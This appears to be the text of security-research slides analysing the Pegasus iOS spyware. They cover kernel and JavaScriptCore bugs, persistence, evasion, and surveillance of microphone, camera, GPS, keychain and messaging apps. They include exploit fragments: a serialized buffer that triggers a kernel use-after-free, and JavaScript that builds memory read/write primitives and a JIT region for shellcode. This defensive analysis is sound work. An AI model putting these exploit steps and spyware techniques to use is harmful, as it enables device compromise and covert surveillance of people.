
Copied kernel stack memory

Vulnerability: CVE-2016-4656

- An application may be able to execute arbitrary code with kernel privileges
 - Use after free to gain kernel level code execution
 - The setAtIndex macro does not retain an object
 - Trigger happens in OSUnserializeBinary
 - Can be triggered from an app's sandbox

Old friend OSUnserializeBinary

```
OSObject * OSUnserializeBinary(const char *buffer, size_t bufferSize, OSString **errorString) {  
...  
while (ok) {  
    ...  
    newCollect = isRef = false;  
    o = 0; newDict = 0; newArray = 0; newSet = 0;  
    switch (kOSSerializeTypeMask & key) {  
        case kOSSerializeDictionary:  
        case kOSSerializeArray:  
        case kOSSerializeSet:  
        case kOSSerializeObject:  
        case kOSSerializeNumber:  
        case kOSSerializeSymbol:  
        case kOSSerializeString:  
        case kOSSerializeData:  
        case kOSSerializeBoolean:  
    }
```



```
enum {  
    kOSSerializeDictionary      = 0x01000000U,  
    kOSSerializeArray           = 0x02000000U,  
    kOSSerializeSet             = 0x03000000U,  
    kOSSerializeNumber          = 0x04000000U,  
    kOSSerializeSymbol         = 0x08000000U,  
    kOSSerializeString          = 0x09000000U,  
    kOSSerializeData            = 0xa0000000U,  
    kOSSerializeBoolean          = 0xb0000000U,  
    kOSSerializeObject          = 0xc0000000U,  
    kOSSerializeTypeMask        = 0x7F000000U,  
    kOSSerializeDataMask        = 0x00FFFFFFU,  
    kOSSerializeEndCollecton   = 0x80000000U,  
};  
#define kOSSerializeBinarySignature "\323\0\0"
```

Keep track of deserialized objects

```
newCollect = isRef = false;  
...  
case kOSSerializeDictionary:  
    o = newDict = OSDictionary::withCapacity(len);  
    newCollect = (len != 0);  
    break;  
...  
if (!isRef)  
{  
    setAtIndex(objs, objsIdx, o);  
    if (!ok) break;  
    objsIdx++;  
}
```

Save object to objs array

setAtIndex problem

```
#define setAtIndex(v, idx, o)
    if (idx >= v##Capacity) {
        uint32_t ncap = v##Capacity + 64;
        typeof(v##Array) nbuf =
            (typeof(v##Array)) kalloc_container(ncap * sizeof(o));
        if (!nbuf) ok = false;
        if (v##Array)
        {
            bcopy(v##Array, nbuf, v##Capacity * sizeof(o));
            kfree(v##Array, v##Capacity * sizeof(o));
        }
        v##Array = nbuf;
        v##Capacity = ncap;
    }
```

if (ok) v##Array[idx] = o;

Object saved, but not retained

UAF trigger

```
if (dict) {
    if (sym) {
        ...
    }
    else {
        sym = OSDynamicCast(OSSymbol, o);
        if (!sym && (str = OSDynamicCast(OSString, o)))
        {
            sym = (OSSymbol *) OSSymbol::withString(str);

O->release();

            o = 0;
        }
        ok = (sym != 0);
    }
}
```

Object saved to objs array destroyed

```
case kOSSerializeObject:
    if (len >= objsIdx) break;
    o = objsArray[len];
O->retain();
    isRef = true;
    break;
```

Deallocated object retained

Pegasus exploitation of UAF

```
encoding = kOSSerializeEndCollecton | kOSSerializeDictionary | 16;
```

```
memcpy(ptr++, &encoding, 4);
```

```
encoding = kOSSerializeString | 4; // length 4
```

```
memcpy(ptr++, &encoding, 4);
```

```
memcpy(ptr++, "sy2", 4);
```

```
encoding = kOSSerializeData | 32; // length 32
```

```
memcpy(ptr++, &encoding, 4);
```

Trigger OSString deallocation

```
// OSDATA data is new object with vtable for deallocated OSString object
```

```
memcpy(ptr, OSDATA_data, OSStringSize);
```

```
ptr = ptr + OSStringSize / 4;
```

```
// Trigger UAF with kOSSerializeObject, index 1 of objsArray
```

```
encoding = kOSSerializeEndCollecton | kOSSerializeObject | 1
```

```
memcpy(ptr, &encoding, 4);
```

```
uint64_t result = io_service_open_extended(service, mach_task_self(), 0, record, dataBuffer, 56,  
&result, &connection);
```

Trigger new OSDATA allocation

Trigger use after free

Post exploitation - Kernel patches

- setuid to escalate privileges
- amfi_get_out_of_my_way to disable AMFI
- cs_enforcement_disable to disable CS
- mac_mount and LwVM to remount sys partition

Stage 3

Stage 3

Stage 3 - Payload - espionage software

- Processes:
 - **lw-install** - spawns all sniffing services
 - **watchdog** - process manager
 - **systemd** - reporting module
 - **workerd** - SIP module
 - **converter** - Cynject from Cydia
- Other:
 - **com.apple.itunesstored.2.csstore** - JS used for unsigned code execution
 - **ca.crt** - root cert used w/ SIP module
- Dylibs:
 - **libdata.dylib** - Cydia substrate
 - **libaudio.dylib** - calls sniffer
 - **libimo.dylib** - imo.im sniffer
 - **libvbcalls.dylib** - Viber sniffer
 - **libwacalls.dylib** - Whatsapp sniffer




com.apple.itunesstored.2.csstore

- JSC bug that led to unsigned code execution
- Used with rtbuddyd trick to gain persistence
- Bad cast in setEarlyValue
- Triggerable only from an jsc process context

setImpureGetterDelegate internals

```
EncodedJSValue JSC_HOST_CALL functionSetImpureGetterDelegate(ExecState* exec)
{
    JSLockHolder lock(exec);
    JSValue base = exec->argument(0);
    if (!base.isObject())
        return JSValue::encode(jsUndefined());
    JSValue delegate = exec->argument(1);
    if (!delegate.isObject())
        return JSValue::encode(jsUndefined());
    ImpureGetter* impureGetter = jsCast<ImpureGetter*>(asObject(base.asCell()));
impureGetter->setDelegate(exec->vm(), asObject(delegate.asCell()));
    return JSValue::encode(jsUndefined());
}
```



set delegate object

setDelegate internals

```
ALWAYS_INLINE JSCell* JSValue::asCell() const {  
    ASSERT(isCell());  
    return u.ptr;  
}
```

No type check, return as a pointer

```
void setDelegate(VM& vm, JSObject* delegate) {  
    m_delegate.set(vm, this, delegate);
```

Jumps to setEarlyValue

```
}
```

```
inline void WriteBarrierBase<T>::set(VM& vm, const JSCell* owner, T* value) {  
    ASSERT(value);  
    ASSERT(!Options::useConcurrentJIT() || !isCompilationThread());  
    validateCell(value);  
    setEarlyValue(vm, owner, value);
```

Bad cast problem

```
template <typename T>
inline void WriteBarrierBase<T>::setEarlyValue(VM& vm, const JSCell*
owner, T* value)
{
    // no value type check before cast
    this->m_cell = reinterpret_cast<JSCell*>(value);
    vm.heap.writeBarrier(owner, this->m_cell);
}
```

Cast without type check

Bad cast problem detailed

```

int64 functionSetImpureGetterDelegate(__int64 exec) {
...
lock = JSC::JSLockHolder::JSLockHolder(&v11, exec);
v3 = *(signed int *)(v1 + 32);
if ( (_DWORD)v3 == 1 )
    goto LABEL_14;
base = *(_QWORD *)(v1 + 0x30);           // argument(0) call
if ( base & 0xFFFF000000000002LL )        // isObject() call inlined
    goto LABEL_14;
...
delegate = *(_QWORD *)(v1 + 0x38);         // argument(1) call
if ( delegate & 0xFFFF000000000002LL )      // isObject() inlined
    goto LABEL_14;
if ( *(unsigned __int8 *)(delegate + 5) < 0x12u )
    goto LABEL_14;
v6 = *(_QWORD *)((*(_QWORD *)(v1 + 24) & 0xFFFFFFFFFFFFC000LL) + 0xE8);
*(_QWORD *)(base + 0x10) = delegate;

```

```

class JSArrayBufferView : public
JSNonFinalObject {

CopyBarrier<char> m_vector;
uint32_t m_length;
TypedArrayMode m_mode;
};

```

Overwrite m_vector field
with delegate value

Exploitation - bad cast - RW primitives

```
var DATAVIEW_ARRAYBUFFER_OFFSET = 0x10;  
var __dummy_ab = new ArrayBuffer(0x20);  
var __dataview_init_rw = new DataView(__dummy_ab);  
var __dataview_rw = new DataView(__dummy_ab);
```

```
// change __dataview_init_rw.m_vector to the address of __dataview_rw  
setImpureGetterDelegate(__dataview_init_rw, __dataview_rw);
```

```
// Modify the m_vector of the __dataview_rw JSArrayBufferView to 0  
__dataview_init_rw.setUint32(DATAVIEW_ARRAYBUFFER_OFFSET, 0, true);
```

```
// Modify the m_length of the __dataview_rw JSArrayBufferView to MAX_INT (4gb).  
// The dataview now effectively maps all of the memory of a 32bit process.  
__dataview_init_rw.setUint32(DATAVIEW_BYTELENGTH_OFFSET, 0xFFFFFFFF, true);
```

```
// change the underlying type of the __dataview_rw JSArrayBufferView to FastTypedArray.  
__dataview_init_rw.setUint8(DATAVIEW_MODE_OFFSET, FAST_TYPED_ARRAY_MODE, true);
```

Trigger bad cast and
overwrite m_vector

Now we can modify object fields

Exploitation - bad cast - exec primitive

```
var dummy_ab = new ArrayBuffer(0x20);
var dataview_leak_addr = new DataView(dummy_ab);
var dataview_dv_leak = new DataView(dummy_ab);
setImpureGetterDelegate(dataview_dv_leak, dataview_leak_addr);
setImpureGetterDelegate(dataview_leak_addr, object_to_leak);
leaked_addr = dataview_dv_leak.getUint32(DATAVIEW_ARRAYBUFFER_OFFSET, true);
```

```
var body = ''
for (var k = 0; k < 0x600; k++) {
    body += 'try {} catch(e) {}';
}
var to_overwrite = new Function('a', body);
for (var i = 0; i < 0x10000; i++) {
    to_overwrite();
}
```

Leak object address

Allocate JIT region

Leak address, overwrite
with shellcode and execute

Persistence mechanism

- System will launch “rtbuddyd --early-boot”
- rtbuddyd does not exist, but launch record does
- Copy jsc as /usr/libexec/rtbuddyd
- Copy js exploit as symlink named “--early-boot”
- Result will be the same as launch “jsc js_exploit”

Espionage Techniques

Espionage Techniques



Techniques to prevent detection and analysis

- One time use links (redirects to Google or other sites)
- Obfuscated JavaScript and Objective-C code
- Payloads are encrypted with a different key on each download
- Spyware components are hidden as system services

Techniques to stay undetectable

- Blocks iOS system updates
- Clears Mobile Safari history and caches
- Uses SIP for communication
- Removes itself via self destruct mechanisms


Techniques to gather data

- Records any microphone usage
- Records video from camera
- Gathers sim card and cell network information
- Gathers GPS location
- Gathers keychain passwords (including WiFi and router)

Application Hooking

- iOS sandbox prevent apps from spying on each other
- On a jailbroken iOS device spying “hooks” can be installed
- Pegasus uses Cydia Substrate to install app “hooks”
 - Dynamic libraries are injected into the application processes on spawn
 - Cynject to inject into running processes

Pegasus infected device




Targeted apps



Application Hooking Functions

 _kLineEngineCheck10Query_key	000000000000E348	 _kCalendarEngineEnabledKey	00000000000014288
 _kLineEngineCheck10Query_ciphertext	000000000000E368	 _kCalendarEngineLastRowIdKey	00000000000014290
 _kLineEngineCheck12Query_iv	000000000000E398	 _kCalendarEngineFilesToMonitorKey	00000000000014298
 _kLineEngineCheck12Query_key	000000000000E3A8	 _kWeChatEngineEnabledKey	000000000000142A0
 _kLineEngineCheck12Query_ciphertext	000000000000E3C8	 _kWeChatEngineLastRowIdKey	000000000000142A8
 _kLineEngineDirectParticipantQuery_iv	000000000000E3F8	 _kWeChatEngineFilesToMonitorKey	000000000000142B0
 _kLineEngineDirectParticipantQuerv kev	000000000000E408	 kWeChatTablesKev	000000000000142B8
  _kFacebookMessagesEngineFBClassKey_iv			 000000000000CF38
  _kFacebookMessagesEngineFBClassKey_key			 000000000000CF48
  _kFacebookMessagesEngineFBClassKey_ciphertext			 000000000000CF68
  _kFacebookMessagesEngineFBMMessageKey_iv			 000000000000CF78
  _kFacebookMessagesEngineFBMMessageKey_key			 000000000000CF88
  _kFacebookMessagesEngineFBMMessageKey_ciphertext			 000000000000CFA8
  _kMailRuAgentEngineSelectMessagesNewerThenTi...	000000000000E5D8	  _kTangoToNamesKey	00000000000014520
 _kMailRuAgentEngineSelectMessagesNewerThenTi...	000000000000E5E8	 _kTangoToNumbersKey	00000000000014330
 _kMailRuAgentEngineSelectMessagesNewerThenTi...	000000000000E608	 _kTangoConversationIdKey	00000000000014338
 _kMailRuAgentEngineSelectParticipantsInGroupCha...	000000000000E7B8	 _kWhatsAppMessagesEngineEnabledKey	00000000000014340
 _kMailRuAgentEngineSelectParticipantsInGroupCha...	000000000000E7C8	 _kWhatsAppMessagesEngineLastRowIdKey	00000000000014348
 _kMailRuAgentEngineSelectParticipantsInGroupCha...	000000000000E7E8	 _kWhatsAppMessagesEngineFilesToMonitorKey	00000000000014350
 _kMailRuAgentEngineGetLastMessageIDQuery_iv	000000000000E898	 _kWhatsAppCallsEngineEnabledKey	00000000000014358
 _kMailRuAgentEngineGetLastMessageIDQuery_key	000000000000E8A8	 _kWhatsAppCallsEngineLastRowIdKey	00000000000014360
 _kMailRuAgentEngineGetLastMessageIDQuery_ciph...	000000000000E8C8	 _kWhatsAppCallsEngineFilesToMonitorKey	00000000000014368




Historical analysis

- Non-public remote jailbreak
- No user interaction required
- 2011 public jailbreak “jailbreakme 3” is most similar
- Exploit chain can be triggered from within the application sandbox


Observations and Continuing Work

- Remote jailbreaks in the public are rare (~5 years ago)
- Rarer to find a sample of such a highly engineered piece of spyware
- Commercial surveillanceware is different from “home grown” attacks
- Continuing to hunt other “lawful intercept” surveillanceware



Special thanks

- **Citizen Lab:** Bill Marczak, John Scott-Railton, and Ron Deibert
- **Lookout:** John Roark, Robert Nickle, Michael Flossman, Christina Olson, Christoph Hebeisen, Pat Ford, Colin Streicher, Kristy Edwards and Mike Murray
- **Divergent Security:** Cris Neckar, Greg Sinclair
- **Individual researchers:** in7egral



Useful links

- <https://citizenlab.org/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/>
- <https://citizenlab.org/2016/05/stealth-falcon/>
- <https://targetedthreats.net/>
- <https://citizenlab.org/>
- <https://blog.lookout.com/blog/2016/08/25/trident-pegasus/>

Thank You